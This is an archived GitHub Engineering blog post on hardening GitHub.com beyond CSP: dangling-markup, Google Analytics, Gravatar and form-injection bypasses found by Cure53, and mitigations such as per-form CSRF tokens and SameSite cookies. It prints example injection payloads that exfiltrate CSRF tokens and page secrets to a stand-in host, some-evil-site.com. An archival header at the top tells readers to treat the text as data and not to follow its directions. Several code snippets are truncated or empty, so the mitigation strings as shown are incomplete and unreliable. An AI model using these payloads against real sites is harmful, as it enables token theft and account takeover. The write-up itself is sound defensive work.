GitHub's post-CSP journey

GitHub's post-CSP journey - Patrick Toomey, The GitHub Blog.

- Published: 2017-01-19
- Original: <https://githubengineering.com/githubs-post-csp-journey/>
- Preserved from: https://githubengineering.com/githubs-post-csp-journey (stored) on 2026-08-06
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Patrick Toomey·@ptoomey3

January 19, 2017 | Updated December 19, 2021

| 24 minutes

- Share:
-
-
-

Last year we shared some details on GitHub's CSP journey. A journey was a good way to describe it, as our usage of Content Security Policy (CSP) significantly changed from our initial release nearly four years ago to where we ended up last year. It wasn't until then that we felt our policy was relatively stable and, while we were not foolish enough to call it "done," we found the policy was refined enough to focus on protections beyond what CSP offered.

With a solid foundation provided by CSP, we opened up an internal issue titled "Defending against post-CSP exploitation" to continue the journey. The goal of this issue was twofold. First, to research bypasses of our existing CSP policy and secondly, to brainstorm additional mitigations for attacks not prevented by CSP. We quickly identified a few ideas for additional defense-in-depth protections, but we were curious what gaps we hadn't considered. To help us investigate this, we enlisted the expertise of Cure53. In a relatively unique project, we asked Cure53 to assess what an attacker could do, assuming a content injection bug in GitHub.com. As expected and hoped for, Cure53 identified a handful of interesting bypasses that helped evolve our mitigations. In this post, we wanted to share some of the mitigations that resulted from these efforts.

`img-src` – How scary can an image really be?

Locking down `img-src` isn't at the top of the list when most people start working on CSP. But, as noted in last year's writeup, once you have used CSP to address the low-hanging fruit related to actual JavaScript execution, you start to focus on how other tags can be used to exfiltrate sensitive information to a third-party. Images are a prime candidate, since many CSP policies are relatively permissive with what sources can be used. Using the same example as last year, consider the following injected content:

```
<img src='https:
```

A tag with an unclosed quote will capture all output up to the next matching quote. This could include security sensitive content on the pages such as:

```
<img src='https://some-evil-site.com/log_csrf?html=
<form action="https://github.com/account/public_keys/19023812091023">
...
<input type="hidden" name="csrf_token" value="some_csrf_token_value">
</form>
```

The resulting image element will send a request to `https://some_evilsite.com/log_csrf?html=...some_csrf_token_value...`. As a result, an attacker can leverage this dangling markup attack to exfiltrate CSRF tokens to a site of their choosing. We were aware of this vector, and had purposefully narrowed our `img-src` list quite a bit. Our policy had evolved from an `img-src *` to a more prescriptive list:

```
'self' data: assets-cdn.github.com identicons.github.com www.google-analytics.com
collector.githubapp.com *.gravatar.com *.wp.com *.githubusercontent.com;
```

We felt pretty good about this list, though we always had some misgivings about including third-party sites given our lack of control over their content. Specifically, we wanted to remove `www.google-analytics.com`, `*.gravatar.com`, and `*.wp.com`. The first was used for Google Analytics (surprising I know) and the latter two were needed to support Gravatars for default user profile images. During the assessment, Cure53 identified ways to use both Google Analytics and Gravatar to exfiltrate sensitive information from a page given a content injection vulnerability. As a result, we decided to see how difficult it would be to rid ourselves of all third-party image sources. Let's first take a look at Google Analytics. Imagine a content injection that looks something like:

```
< injection point >
<p>secret</p>
```

Cure53 noted that the Google Analytics' `ea` parameter is used to log event actions and can contain arbitrary strings. An attacker could setup a Google Analytics account and then inject an image referencing their account:

```
<img src='https://www.google-analytics.com/collect?v=1&tid=UA-55300588-1&cid=3121525717&t=event&ec=email&el=
<p>secret</p>
```

This results in the following request, logging “secret” to their account:

```
https://www.google-analytics.com/collect?v=1&tid=UA-77300477-1&cid=2111515817&t=event&ec=email&el=21115158
```

The Gravatar bypass was even more nuanced, and made use of a feature we were unaware of in the service. Gravatar lets users associate a “globally recognized avatar” image with an email address (the MD5 of the email address specifically). A site that supports Gravatar can retrieve the avatar image for a user by making a request to a URL that contains the MD5 of a user’s email address. For example, GitHub.com might embed a Gravatar image similar to:

```
<img src="https://www.gravatar.com/avatar/c491ecde69687affd1256d4cb19cab00" width="100" height="100">
```

Cure53 noted that Gravatar supports a “fallback image” feature if you pass an additional `d` parameter. This fallback image is used in the case where Gravatar has no avatar associated with the MD5 passed in the URL. So, an attacker could inject:

```
<img src='https://www.gravatar.com/avatar/00000000000000000000000000000000?d=https%3A%2F%2Fsome-evil-site
<p>secret</p>
```

The dangling markup causes “secret” to be captured and included as part of the value associated with the `d` parameter sent to Gravatar, resulting in the following request:

```
https://www.gravatar.com/avatar/00000000000000000000000000000000?d=https%3A%2F%2Fsome-evil-site.com%2Fi
```

The passed in MD5 is invalid, so Gravatar will fallback to whatever was passed in the `d` parameter. This is implemented as a redirect to a proxy hosted by Gravatar. The redirect URL is:

```

```

```
https://www.gravatar.com/avatar/00000000000000000000000000000000?d=https%3A%2F%2Fsome-evil-site.com%2Fi
```

While somewhat mangled, “secret” ends up getting leaked to `https://some-evil-site.comhttps://githubengineering.com/images/avatar.jpg/psecret/p` through the proxy on `https://i1.wp.com`.

In both the Google Analytics and Gravatar cases, potentially sensitive HTML content could be exfiltrated to an attacker. In response, we decided to see how difficult it would be to remove these

hosts from our `img-src` list. Google Analytics was particularly easy. We moved from using their image-based system to their XHR approach. This largely involved switching a few pieces of configuration data from `image` to `xhr` in our Google Analytics code. We were already sending some XHR requests to Google Analytics, so their host was already on our `connect-src` list. This simple change allowed us to remove Google Analytics from our `img-src` all together.

Gravatar was slightly more complex, as we still needed to effectively place Gravatar URLs inside of `img` tags. However, we observed that every time we generated such a URL, it was known to us server-side before we rendered the page. So, instead of using raw Gravatar URLs inside of image tags, we decided to proxy the Gravatar images through our own existing image proxy (called Camo). We already use Camo when a user references an image to a third-party site anywhere we accept Markdown (ex. pull request and issue comments), so using it for Gravatar was a pretty natural extension. Unlike the Gravatar image proxy described above, our image proxy is more strict and will only fetch URLs that the server explicitly authenticates. For example, if we want to proxy an image for the URL `https://www.gravatar.com/avatar/c491ecde69687affd1256d4cb19cab00`, our image proxy library code will generate a URL like the following:

```
https://camo.githubusercontent.com/cc0d9baf855a3d01dcd7335fc5072c8ef69fea43/68747470733a2f2f7777772e6772
```

The above URL has two path components:

- `cc0d9baf855a3d01dcd7335fc5072c8ef69fea43`
- `68747470733a2f2f7777772e67726176617461722e636f6d2f6176617461722f6334393165636465363936383761666664313235366643463623139636162303030`

The second path parameter is simply the original URL hex encoded:

```
[
  "68747470733a2f2f7777772e67726176617461722e636f6d2f6176617461722f6334393165636465363936383761666664
].pack("H*")
=> "https://www.gravatar.com/avatar/c491ecde69687affd1256d4cb19cab00"
```

The first path component is a HMAC of the original URL. The proxy will only fetch the image if the HMAC is valid for the URL. In the case of a content injection attack, it would be impossible to inject a proxied Camo URL unless you know the entire URL before it was injected. Looking at all of the examples above, image injections leverage unclosed attributes to capture unknown surrounding markup that includes various secrets. So, by definition, the attacker doesn't know the full URL and an attacker would be unable to formulate a Camo proxy image URL with a valid HMAC. We now proxy all Gravatar URLs and were able to completely remove all Gravatar related sources from our `img-src` list.

Dangling markup busting

A consistent goal in mitigating dangling markup attacks is to protect secrets contained within the page. CSRF tokens are a natural starting point when analyzing these attacks. In parallel with adding

some of the other mitigations discussed later in this article, we also considered the problem purely from the perspective of blocking dangling markup in the first place. Our CSRF tokens are primarily written to a form input tag like the following:

```
<form accept-charset="UTF-8" action="/some/endpoint" method="post">
 <input name="authenticity_token" type="hidden" value="secret1" />
...
</form>
```

In the vast majority of cases, we know that our CSRF token is a child node of a form tag. Our form tags are generally rendered using Rails' form helper methods and, given our consistent use of these helpers, we investigated what we could add before the generated forms to attempt to close dangling markup. In theory, closing dangling markup before the form tag would prevent the CSRF token from being exfiltrated. We weren't foolish enough to think we could come up with a 100% effective solution, as there are many obscure parsing behaviors implemented by browsers. However, as a starting point and to further our own understanding of the edge cases with dangling markup, we decided to experiment. Our first iteration on this protection was the following:

```

<form accept-charset="UTF-8" action="/some/endpoint" method="post">
 <input name="authenticity_token" type="hidden" value="secret1" />
...
</form>
```

This attempts to close tags and quotes that we know have been used in dangling markup attacks. During our collaboration with Cure53, they noted a few gaps in our first attempt. Imagine an injection like:

```
<form action="https://some-evil-site.com"><button>Click</button><textarea name='
<!-- </textarea> --><!-- '"`-->
<form action="/logout">
 <input name="authenticity_token" type="hidden" value="secret1">
</form>
```

By combining a `<textarea>` tag and an unclosed attribute, our dangling markup protection is bypassed. The unclosed quote will consume the `</textarea>`. Because forms can't be nested (as mandated by the content model for forms), the injected top level form's `action` will take precedence. Upon clicking the injected button, the following URL is requested:

```
https://some-evil-site.com/?%0D%0A%3C%21--+%3C%2Ftextarea%3E+--%3E%3C%21--+=%3Cform+action%3D%22%2F
```

Two issues were surfaced here. First, we had the order backwards on our prefixed markup. Since attributes occur within tags, we should have closed dangling attributes first and then closed tags. Second, nested forms are also problematic and are something we should try to prevent. This resulted in an updated dangling markup mitigation prefix:

```
<!-- '"`--><!-- </textarea> --></form>
<form accept-charset="UTF-8" action="/some/endpoint" method="post">
 <input name="authenticity_token" type="hidden" value="secret1" />
...
</form>
```

Notice that we are forced to place the closing `</form>` outside of a comment. `<textarea>` contents are CDATA and as a result, the parser ignores all HTML markup within the tags. The parser simply searches for a matching `</textarea>` regardless of where it is found (even if inside of a HTML comment). However, form contents are not CDATA and the matching closing tag must be found in a non-comment.

With our updated prefix, the original bypass was fixed. Let's take a look at how:

```
<form action="https://some-evil-site.com"><button>Click</button><textarea name='
<!-- '"`--></form>
<form action="/logout">
 <input name="authenticity_token" type="hidden" value="secret1">
</form>
```

With the updated order, the dangling `name` attribute is now closed. With that attribute closed, the `</textarea>` now correctly closes the injected `<textarea>` tag. Finally, with the newly added `</form>`, the injected form is also closed. The end result is an injected form, but one that doesn't capture or override any part of the form, or secrets, that follow it.

Unfortunately, our conquering of dangling markup attacks was short lived. Cure53 had a few other findings from their analysis to be solved. In our prefix, we didn't account for all the tags that could be used to capture content. Cure53 called out the following additional tags:

- `<option>`
- `<xmp>`
- `<plaintext>`

The first two are simple enough. `<xmp>` (don't feel bad... I hadn't heard of it either) is similar to `<textarea>` in that the contents of the node are treated like CDATA. So, we simply added `</xmp>` to our CDATA comment. `<option>` is similar to `<form>`, and we could just add a closing `</option>` tag. With these changes, the resulting dangling markup mitigation string looks like this:

```
</option></form>
</form>
<form accept-charset="UTF-8" action="/some/endpoint" method="post">
 <input name="authenticity_token" type="hidden" value="secret1" />
...
</form>
```

That just leaves the `<plaintext>` tag. Sadly, with this seemingly innocuous tag, we finally hit a brick wall. The parsing rules for `<plaintext>` are “unique” to say the least. Quoting a description of the tag from Mozilla:

>

The HTML Plaintext Element (`<plaintext>`) renders everything following the start tag as raw text, without interpreting any HTML. There is no closing tag, since everything after it is considered raw text.

Unlike `<textarea>` and `<option>` , there is, by definition, no way to close the tag. It turns out, different browsers act differently with `<plaintext>` tags, particularly with respect to how they are treated within forms. Chrome allows a `<plaintext>` tag as a child of an `<option>` tag. For example, given the following injection:

```
<form action="https://some-evil-site.com"><button>Click</button><select name=steal><option><plaintext>
</option></form>
<form><input value=secret1><p>secret2</p></form>
```

`<plaintext>` can’t be closed. All of our dangling markup is consumed and clicking the injected button results in the following request:

```
https://some-evil-site.com/?steal=%3C%21--+%27%22%60+--%3E%3C%21--+%3C%2Ftextarea%3E%3C%2Fxmp%3E+--%
```

Sadly, there is nothing we can do; the parsing rules in Chrome make it impossible to prevent. I had found the following on Mozilla’s site regarding the `<plaintext>` tag:

>

This feature is obsolete. Although it may still work in some browsers, its use is discouraged since it could be removed at any time. Try to avoid using it.

Given this statement, I reached out to @mikewest, and asked if a deprecation or removal of the `<plaintext>` tag from Chrome would be an option. While outright removal proved impractical, it turned out Chrome is the only browser that is exploitable. So, the current plan is to update Chrome to follow the behavior of other browsers and ignore the `<plaintext>` tag inside of a `<select>` tag. That is not to say this fix will be sufficient, as there may be other edge cases that

need to be considered. But, it is an incremental step towards more secure behavior and encouraging to see effort put toward making `<plaintext>` more sensible.

In the end, our dangling markup mitigation has a known bypass in the most popular browser used by GitHub users. We still feel the effort was worthwhile, as it has sparked discussion around the attack surface of dangling markup. Dangling markup is a non-trivial problem to solve and without efforts such as these, the problem sits stagnant. We are thrilled to have stirred up discussion with folks in a position to help mitigate the issue at the browser level.

Per-form CSRF tokens

While the content exfiltration attacks described above can potentially be used to disclose arbitrary secrets, the most common secrets to go after are CSRF tokens. CSRF tokens occur on nearly every page and the exfiltration of one can be easily leveraged to escalate privileges. Our existing CSP is already robust against exfiltration of CSRF tokens for the following reasons:

- Images are the easiest way to exfiltrate CSRF tokens, and our `img-src` list is now relatively strict.
- Our `form-action` list is similarly strict and unlikely to be used to leak a CSRF token to a third-party site through an injected form.

However, given our `form-action` list includes `self` and `gist.github.com`, we were concerned that there could be scenario where a CSRF token could be disclosed by triggering a form submission to one of these allowed hosts. For example, imagine a scenario where an attacker injects a form that leaks a CSRF token by causing dangling markup contents to be stored in a new Gist that is accessible to an attacker. To mitigate this, we thought about the idea of per-form CSRF tokens, such that the utility of any single CSRF token is generally negligible.

GitHub.com is heavily based on Ruby on Rails and uses ERB templates to generate much of the HTML we render. One nice thing about using a framework consistently is that we have a chokepoint where CSRF tokens are generated. For example, when you use the `form_for` Rails helper, Rails will automatically generate a hidden CSRF token input for your form. Traditionally, this CSRF token is unique to the user's session, but is consistent across all forms within an application. In other words, if you successfully exfiltrate a CSRF token associated with one form, it will work across any CSRF protected endpoint in the application. But, what if that weren't the case? What if CSRF tokens were only valid for the form it was generated for? Part of the information Rails uses when generating a form using `form_for` is the path for the form's `action` as well as the form's `method`. So, what if we bound the form's CSRF token to that form's `action` / `method` tuple? This is exactly what my teammate @mastahyeti implemented and contributed to Rails in this pull request. Once that was merged, we backported the implementation to work with the version of Rails currently deployed on GitHub.com.

There were definitely hurdles when backporting per-form CSRF tokens into GitHub.com, as not every CSRF protected request was implemented using `form_for`. For example, we had a number of client-side XHR requests made using JavaScript. Surprisingly, many of these were compatible, as the developers were extracting a CSRF token for the XHR by storing the CSRF token generated by `form_for` in a data attribute or a hidden `input` tag. However, there were quite a few callsites that were not compatible. The most common pattern we saw for these looked something like this:

```
function token(container) {
  return container.closest('form').elements['authenticity_token'].value
}
```

In other words, the JavaScript would scan across the DOM looking for any CSRF token to use. These callsites had to be fixed up to use a CSRF token specific to their use. While not trivial, there weren't as many of these cases as we feared, and were able to fix up all incompatible callsites with about a week of effort.

We fully shipped per-form CSRF tokens just before the holidays and are pleased with the safety it provides. Exfiltration of a CSRF token associated with staring a repository can no longer be used to do something more sensitive, such as disabling two-factor authentication. Moreover, since the CSRF tokens are associated with a given form's `action` (i.e. the full path to where the form will `POST`), the protection is extremely granular. For example, the path for staring Rails `/rails/rails/star` is distinct from staring Django `/django/django/star`. As a result, a CSRF token for staring Rails can't even be used to star Django.

Same-site cookies is a relatively recent specification spearheaded by @mikewest and implemented in recent Chrome releases. The general idea is to add an additional cookie attribute that lets you control when a cookie is sent in a cross-origin request. Traditionally, a cookie set on a given domain will be sent along with any request to that domain (XHR requests requiring a CORS preflight notwithstanding). This is just "how the web works," since cookies are a form of "ambient authority." In many cases, this ambient authority is not desirable or intended when requests are made between origins, and this is the crux of CSRF attacks in applications. For example, imagine the following form is embedded on `https://some-evil-site.com`:

```
<form action="https://github.com/settings/two_factor_authentication/disable" method="post">
...
</form>
```

By default, the ambient authority of cookies would let `https://some-evil-site.com` submit that form when a GitHub user is visiting their site. Without protection against CSRF, this would disable the user's two factor authentication. This is possible because the user's session cookies will be sent along with the form submission. CSRF tokens are the obvious and go-to solution for mitigating the issue. But, CSRF tokens must be implemented (correctly) by the application. Same-site cookies are a browser-focused mechanism for helping to mitigate CSRF attacks, even in the scenario where CSRF tokens themselves may not be implemented correctly.

In short, a cookie can be made same-site by setting it's `SameSite` attribute to either the `Lax` or `Strict`. For example:

```
Set-Cookie: key=value; secure; HttpOnly; SameSite=Strict
```

The above sets a `Strict` same-site cookie that will be transmitted along with a request only when the request originates from the site itself. The previous cross-origin form submission would not

send a `Strict` cookie. However, simply switching our primary `user_session` cookie to be `Strict` would have broken most users' expected experience.

A `Strict` cookie is strict in every sense of the word. For example, a `Strict` cookie won't be transmitted even during top-level navigation. If a user is visiting https://stackoverflow.com and clicked a link to https://github.com/, a `Strict` cookie wouldn't be transmitted, and the request would look like one from a logged out user. That leads to a pretty jarring user experience. This is exactly what the `SameSite=Lax` cookie attribute value was created for. It has similar restrictions as a `Strict` cookie, but allows a cookie to be sent during "safe" top-level navigations (i.e. link clicks but not cross-origin POST requests). Given the trade-offs between `Lax` and `Strict`, we decided to approach the problem by using a combination of cookies.

To strike this balance, we deployed same-site cookies by creating a `Strict` copy of our session cookie and now effectively have two session cookies. The primary session cookie, `user_session`, is the same as before, without the `SameSite` attribute. This allowed us to minimize changes to a few endpoints that expect cross-origin `POST` requests. The second cookie, beautifully named `__Host-user_session_same_site` (the cookie name leverages the cookie prefixes specification), is set with `SameSite=Strict`. We then added validation logic to check this new cookie:

```
def same_site_cookie_request?
  SecurityUtils.secure_compare(
    cookies["user_session"].to_s,
    cookies["__Host-user_session_same_site"].to_s
  )
end
```

This extra validation gets checked inline with our existing CSRF token. One caveat in coupling these checks is that we are restricting the same-site check to endpoints that already perform CSRF protection. Any endpoint mistakenly missing CSRF protection, such as an action incorrectly implemented as a `GET` based endpoint, would also bypass the new check. However, this helps protect against leaked CSRF tokens or regressions in our token-based checks. The additional validation provided by same-site cookies is a nice belt and suspender protection that required minimal changes in our code.

Post-CSP odds and ends

The four mitigations discussed are the largest of the efforts completed as a result of our "Defending against post-CSP exploitation" brainstorming. However, they aren't the only things we worked on this journey. There were other ideas investigated and edge cases researched. Here is a quick hit list of some of our other changes:

"form nonces"

To further combat injected forms, we experimented with adding a nonce in a data attribute for all `<form>` tags. Upon page load, we would execute JavaScript to enumerate all forms on the page and remove any form that didn't contain the nonce. We ended up reverting this experiment since

we found edge cases related to HTML caching. Luckily, our previously discussed mitigations provide a better overall solution.

Locking down dangerous JavaScript APIs

GitHub uses Facebox to render many of our modal dialogs. In most cases, the HTML for the dialog is statically defined and referenced by a hidden `<div>` in the DOM. However, by default, Facebox supports fetching HTML partials from arbitrary hosts based on a data attribute. This could be leveraged in content injection attacks that control or inject attributes to render HTML from an arbitrary Amazon S3 bucket on GitHub.com. There were a handful of cases where we relied on this XHR functionality. So, we refactored these cases to reference a static hidden `<div>` and removed the XHR functionality from Facebox.

Moving S3 bucket URLs from subpath to subdomain

Part of what made the Facebox XHR functionality easy to exploit was the way we used S3. Early on, we had added `s3.amazonaws.com` to our `connect-src` since we had uses that were making requests to `https://s3.amazonaws.com/github-cloud`. However, this effectively opened up our `connect-src` to any Amazon S3 bucket. We refactored our URL generation and switched all call sites and our `connect-src` to use `https://github-cloud.s3.amazonaws.com` to reference our bucket.

What's next

As always, there is more to be done. While we are relatively satisfied with the mitigations put in place, we are excited to continue pushing our protections to the next level. We are particularly looking forward to exploring suborigins once they ship in Chrome. There are some obvious basic uses, such as user-content sandboxing, but we would also like to investigate how to fully integrate and utilize the restrictions it provides.

In addition, there has been a recent up-tick in discussion around bypasses for nonce-based CSP sources. While GitHub does not make use of nonce-based sources, the ongoing research has many parallels with protecting against dangling markup attacks. Nonce-based sources have gained popularity with the recent introduction of `strict-dynamic`. In short, `strict-dynamic` makes secure deployment of CSP easier in many environments. However, because `strict-dynamic` relies on using nonce-based sources, leaking of CSP nonces becomes a valid avenue of attack. This research began in earnest only recently, and you can follow along by watching this page as new bypasses are discovered. This research has already lead to a recent Chrome "intent to implement" from @mikewest to protect against dangling markup attacks. We will continue to follow along, and contribute to the conversation, in hopes that dangling markup attacks can be mitigated (or largely mitigated) with some sensible browser changes.

Finally, to encourage additional research into bypasses in our existing CSP policy, we are opening up a new bug bounty for GitHub.com. Even if you don't identify a content injection bug on GitHub.com, we are still interested in novel approaches that can be used to bypass our CSP policy to leak sensitive content. Bounty payouts range between $500 and $5000, and will be based on factors such as novelty and practicality. The full details can be found on our bug bounty site. Good luck!

Written by

Related posts



Engineering

Turn one giant AI-generated pull request to a reviewable stack

Instead of one huge, un-reviewable pull request, teach coding agents to decompose work into a clean, ordered stack with GitHub stacked pull requests.

Architecture & optimization

Don’t stop early: Case-folding source code at memory speed

How a branch-free loop and byte-space arithmetic let GitHub case-fold every byte of code search at >45 GiB/s on a single core.

Engineering

Tame Dependabot: Group your updates, slow the cadence, keep security fast

Dependabot keeps your dependencies current, but its defaults can flood your repository with pull requests. Here's how grouping updates, slowing the cadence, and keeping security fixes fast cut the noise on a Microsoft open source project.

Recovery notes

Source evidence recovered on 2026-09-14. The earlier source capture (SHA-256 `8140dc90d5912f96f8a1829c4dcf60d9f0c0abc8bf812045cb8eef139f47c220`) is no longer available. This publication uses a separately preserved capture of the same document recorded on 2026-08-06 (SHA-256 `620ba7b2f939e4eaedaafff6ff76474529227b56ed9d9b2fb8a90f4b41d325de`). The existing article text is retained. The archive journal ties this replacement source to the same extracted content; differences in the published copy are documented formatting and footer cleanup. The missing earlier capture remains documented in the archive history.